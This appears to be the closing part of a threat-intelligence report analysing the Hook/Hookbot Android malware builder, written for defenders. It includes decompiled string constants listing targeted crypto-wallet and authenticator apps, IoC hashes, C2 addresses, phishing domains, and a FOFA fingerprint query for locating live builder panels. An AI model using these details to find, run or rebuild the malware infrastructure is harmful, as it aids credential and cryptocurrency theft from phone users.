A comparison of the functions included in the code of the samples from the two build tools showed that there are no significant differences between them in the logic of the application. However, this does not mean that such differences do not exist.

The presentation includes an implementation of a list called "stupid_reverses_thinking_that_these_applications_will_be_attacked," which includes a list of anti-virus applications.


List definition in the second sample:
97b4b3b163b06c8fe7db36603fe1bdf043b4955de443db502017dfd5eb194763



```
static {
    constNm.INSTANCE = new constNm();
    constNm.utf = Charsets.UTF_8;
    constNm.не_трогай = ",\"exit\":\"\"";
    constNm.хренов_реверсер = ",\"exit\":\"true\"";
    constNm.ключ_от_всего = "<html lang=\"en\">";
    constNm.шифрование = "<html lang=\"";
    constNm.ss5 = "\">";
    constNm.s104 = "\'";
    constNm.s107 = "var lang = \'en\'";
    constNm.s108 = "var lang = \'";
    constNm.s109 = "app = \'THISSTRINGREPLACEWITHAPPNAME\'";
    constNm.s110 = "app = \'";
    constNm.s111 = "\'";
    constNm.authenticator2 = "com.google.android.apps.authenticator2";
    constNm.trustapp = "com.wallet.crypto.trustapp";
    constNm.mwallet = "com.bitcoin.mwallet";
    constNm.mycelium = "com.mycelium.wallet";
    constNm.piuk = "piuk.blockchain.android";
    constNm.samourai = "com.samourai.wallet";
    constNm.toshi = "org.toshi";
    constNm.gmail = "com.google.android.gm";
    constNm.metamask = "io.metamask";
    constNm.safepal = "io.safepal.wallet";
    constNm.exodus = "exodusmovement.exodus";
    constNm.l3 = "{\'en\':\'Enable\',\'de\':\'Aktivieren\',\'af\':\'Aktiveer\',\'zh\':\'\u542F\u7528\',\'cs\':\'
    constNm.тупые_реверсы_думают_что_эти_приложения_будем_атаковать = new String[]{"com.kms.free", "com.drweb",
}
```

Figure 13 Listing of antivirus applications in the second sample


No list definition in the first sample:
80fb4a2bfab1f0675eae40210a899a30987241cbb2b9497eb753668f433682b3



```
static {
    j.a = a.a;
    j.b = ",\"exit\":\"\"";
    j.c = ",\"exit\":\"true\"";
    j.d = "<html lang=\"en\">";
    j.e = "<html lang=\"";
    j.f = "\">";
    j.g = "\'";
    j.h = "var lang = \'en\'";
    j.i = "var lang = \'";
    j.j = "app = \'THISSTRINGREPLACEWITHAPPNAME\'";
    j.k = "app = \'";
    j.l = "\'";
    j.m = "com.google.android.apps.authenticator2";
    j.n = "com.wallet.crypto.trustapp";
    j.o = "com.bitcoin.mwallet";
    j.p = "com.mycelium.wallet";
    j.q = "piuk.blockchain.android";
    j.r = "com.samourai.wallet";
    j.s = "org.toshi";
    j.t = "io.metamask";
    j.u = "io.safepal.wallet";
    j.v = "exodusmovement.exodus";
    j.w = "{\'en\':\'Enable\',\'de\':\'Aktivieren\',\'af\':\'Aktiveer\',\'zh\':\'\u542F\u7528\',\'cs
}
```

Figure 14 No listing of antivirus applications in the first sample analyzed

A list of indicators on both applications from both Hook/Hookbot software builder panels:




Name	youtubelite	youtubelite	Chrome	Chrome	Chrome
Pakage name	com.wadovivuyitobi.lomi	com.bofevacotexi.jepula	com.tencent.mm	com.tencent.mm	com.tencent.mm
MD5	1cd342f1997e96a6a4dec368829e5c4a	7c29721ae5193bfd4441b1761d584411	8225530603fa3f82f9e3603a44221e8f	b3e8dc032fbecce3014715b6a3391282	9b6481baaa6cc3aa3b51518640bd1ec0
SHA1	2cd526ac9e309e58a0c912c96811328574f5d530	acaea84348eda0df39bb908859627cebb3e22a48	64070a9ace53367f3207631fa3d17f14826442a4	600a1c67741f4f65bc83d06dce4ce48377c9a147	ff07fbc061941c6763b47cb7a93c2dbd7c749734
SH256	a20b0e36403da3938aa676fa16f6df5b22e88780885ad27334a2dd6235defde3	80fb4a2bfab1f0675eae40210a899a30987241cbb2b9497eb753668f433682b3	97b4b3b163b06c8fe7db36603fe1bdf043b4955de443db502017dfd5eb194763	5898dc532491731063253abfbfbc08ee1f5101b97b16a8ddcaa21948d127877d	2e3d9d88cfd3c754c7576ec7ddea4712ff4ae2a6c06220c5fbe72b1938379904
C2	45.134.26.33	45.134.26.33	185.172.128.88:3434	185.172.128.88:3434	185.172.128.88:3434

Staying further with the IP address: 91.215.85[.]186, on which HookBuilder is running, we were also able to identify many domains that may have been involved in phishing crimes in the past:

netfllx-assistance.com
annulation-netfllx.com
net-flix-renew.net
flix-renew-be.com
netflix-cancel.com
netfllx-assistance.com
net-flix-renew.net
annulation-netfllx.com
disn-zahlun-tv.com
myauthtifcate-netflix.com
mytv-netflix.com
disney-id.com
verificationnetflix.com
sfr-abonnement-sim.com
assistancehelp-netflix.com
assistance-netflix.com
live.wifecase.community
netflix-restrictionid.com
netfiix-renouvellement-tv.com
disn-account-tv.com
paket-dhl.com
assistance-netflix.com
disn-log-tv.com

paiement-netflix-tv.com
annulationnetflix.com
mytv-netflix.com
sentyouanotherdocu.com
subscribnement-support-tv.com
disneyplus-lock.com
sentyouanotherdocu.com
netfiix-infos-tv.com
disn-account-de.com
lmo.wifecase.community
verificationnetflix.com
disn-login-tv.com
renew-netfiix-tv.com
subscribnement-support-tv.com
annulationnetflix.com
paket-dhl.com
sfr-abonnement-esim.com
cruzboub.com
paiement-netflix-tv.com
renewpay-netflix-tv.com
lmoauth.sentyouanotherdocu.com
disney-id.com

CTI tip - to find related Hook Builder panels, you can use the FOFA tool with query for this: fid="RUoN+EeOFBwvnt36EF26wQ=="



fid="RUoN+EeOFBwvnt36EF26wQ=="

24 results (24 unique IP) ,245 ms ,Keyword Search.
Nearly year results, click to view all results.

TOP FID	
RUoN...	24

TOP COUNTRIES/REGIONS	
Germany	7
Russian ...	3
United St...	3
France	2
United Ki...	2

TOP OPEN PORTS	
8082	22
8081	1
9999	1

TOP SERVERS	
Apache/2.4.52 (Ubuntu)	24

109.234.38.56:8082 RUo... 24

Document
109.234.38.56
Netherlands / Noord-Holland / Amsterdam
ASN: 207651
Organization: Hosting technology LTD
2024-02-18
Apache/2.4.52 (Ubuntu) / ubuntu

```
HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
Date: Sun, 18 Feb 2024 06:04:00 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
```

129.226.208.179:8082 RUo... 24


Document
129.226.208.179
Singapore / Singapore / Singapore
ASN: 132203
Organization: Tencent Building, Kejizhongyi Avenue
2024-02-17
Apache/2.4.52 (Ubuntu) / ubuntu

```
HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
Date: Sat, 17 Feb 2024 03:18:30 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
```

Figure 15 Results of the analysis with the help of the FOFA tool

Due to the similarity of all builders, it was possible to easily associate them all with each other (including historical ones).

During this analysis, we were able to find another working Hook Builder panel, at IP address: 129.226.208[.]179:8082:




General APK settings

URL backend connect: http://185.215.113.25:3434
Backend encryption key:
InitialVector: InitialVector
Application name: Application
Accessibility Service name: Accessibility Service
Tag: tag
White app: org.telegram.messenger

Figure 16 Identified third builder

The occurrence of several tools very similar to each other is also confirmed by searching by the hash value generated from the body element on the page: sha256:771d28ad0e96af6ce48a95b9c1a6bf3092a8a9ce155f598cb3dd7e9f76a6a3ae



Hosts

Results: 6 Time: 0.50s

129.226.208.179

Ubuntu Linux TENCENT-NET-AP-CN Tencent Building, Kejizhongyi Avenue (132203) Singapore

remote-access login-page

22/SSH 8082/HTTP

91.92.244.39

Ubuntu Linux LIMENET (394711) North Holland, Netherlands

remote-access login-page

22/SSH 8082/HTTP

119.160.235.239

Ubuntu Linux GIGABIT-MY Gigabit Hosting Sdn Bhd (55720) Hong Kong

login-page database

3306/MYSQL 3434/HTTP 8082/HTTP

193.124.205.101 (hosted-by.stealthrdp.com)

Ubuntu Linux BLOCKCHAIN-CREEK For Abuse: noc@servcity.org noc@blockchaincreek.com (207994) Utrecht, Netherlands

remote-access login-page

22/SSH 8082/HTTP

212.224.88.253 (diacon.voteaise.name)

Ubuntu Linux DE-FIRSTCOLO firstcolo.net (44066) Hesse, Germany

login-page remote-access

22/SSH 111/PORTMAP 8082/HTTP

62.109.15.32 (grinevitchnicolas.fvds.ru)

Linux RU-JSCIOT (29182) Moscow, Russia

login-page c2 database remote-access

22/SSH 80/HTTP 3306/MYSQL 3434/HTTP 8000/HTTP
8082/HTTP 8089/HTTP

Figure 17 List of IP addresses associated with the Hook Builder distribution.

IP:

129.226.208.179
91.92.244.39
119.160.235.239
193.124.205.101
212.224.88.253
62.109.15.32

IoC from the three HookBuilder tools:

com.wadovivuyitobi.lomi
1cd342f1997e96a6a4dec368829e5c4a
2cd526ac9e309e58a0c912c96811328574f5d530
a20b0e36403da3938aa676fa16f6df5b22e88780885ad27334a2dd6235defde3

com.bofevacotexi.jepula
7c29721ae5193bfd4441b1761d584411
acaea84348eda0df39bb908859627cebb3e22a48
80fb4a2bfab1f0675eae40210a899a30987241cbb2b9497eb753668f433682b3

com.tencent.mm
8225530603fa3f82f9e3603a44221e8f
64070a9ace53367f3207631fa3d17f14826442a4
97b4b3b163b06c8fe7db36603fe1bdf043b4955de443db502017dfd5eb194763

com.tencent.mm
b3e8dc032fbecce3014715b6a3391282
600a1c67741f4f65bc83d06dce4ce48377c9a147
5898dc532491731063253abfbfbc08ee1f5101b97b16a8ddcaa21948d127877d

com.tencent.mm
9b6481baaa6cc3aa3b51518640bd1ec0
ff07fbc061941c6763b47cb7a93c2dbd7c749734
2e3d9d88cfd3c754c7576ec7ddea4712ff4ae2a6c06220c5fbe72b1938379904

com.dagerexohizisami.tamenud
04002e37b986b1066d131559cbc3887b
e6662129f6886a4dfa4e0e6278b3cffde28bfeec
4bf8e44c468f2049082f5056d072b1c5fbf326029046deb691f9b616907df80e

com.lopekazumadivo.retehu
52d804bdf8bde28c97cc4e950b070572
e42ff139c1d62b12789dea34dd3dac962cb00fd0
e2459d2c2a157d7e8343ab588fee1841e219b1e8cc59ec280b424e6bac61b3e7

com.tipavemohiyiraze.nofudoyi
ae97cb0e5f9b0ec9675a2a0740313f9f
da932e01cd83be599b613866eec5441bae51059e
1a5d4b55bade48176bca36dac3a1eab3b5db57b18165449116a4a3253a4da072

http://154.91.83[.]163:3434
http://185.172.128[.]88:3434
http://45.134.26[.]33:3434

Authors:

- **Łukasz Cepok - Malware:** was responsible for a thorough analysis of malware, focusing on understanding its mechanisms of operation, infection techniques and potential impact on the device.
- **Karol Paciorek - CTI:** discovered the panels used to create malware, demonstrated their similarities with each other, and identified further variants of the builders.
- **Patryk Baryszewski - pDNS:** performed an analysis of the list of domains using passive DNS, which made it possible to discover additional network resources linked to the malware under investigation.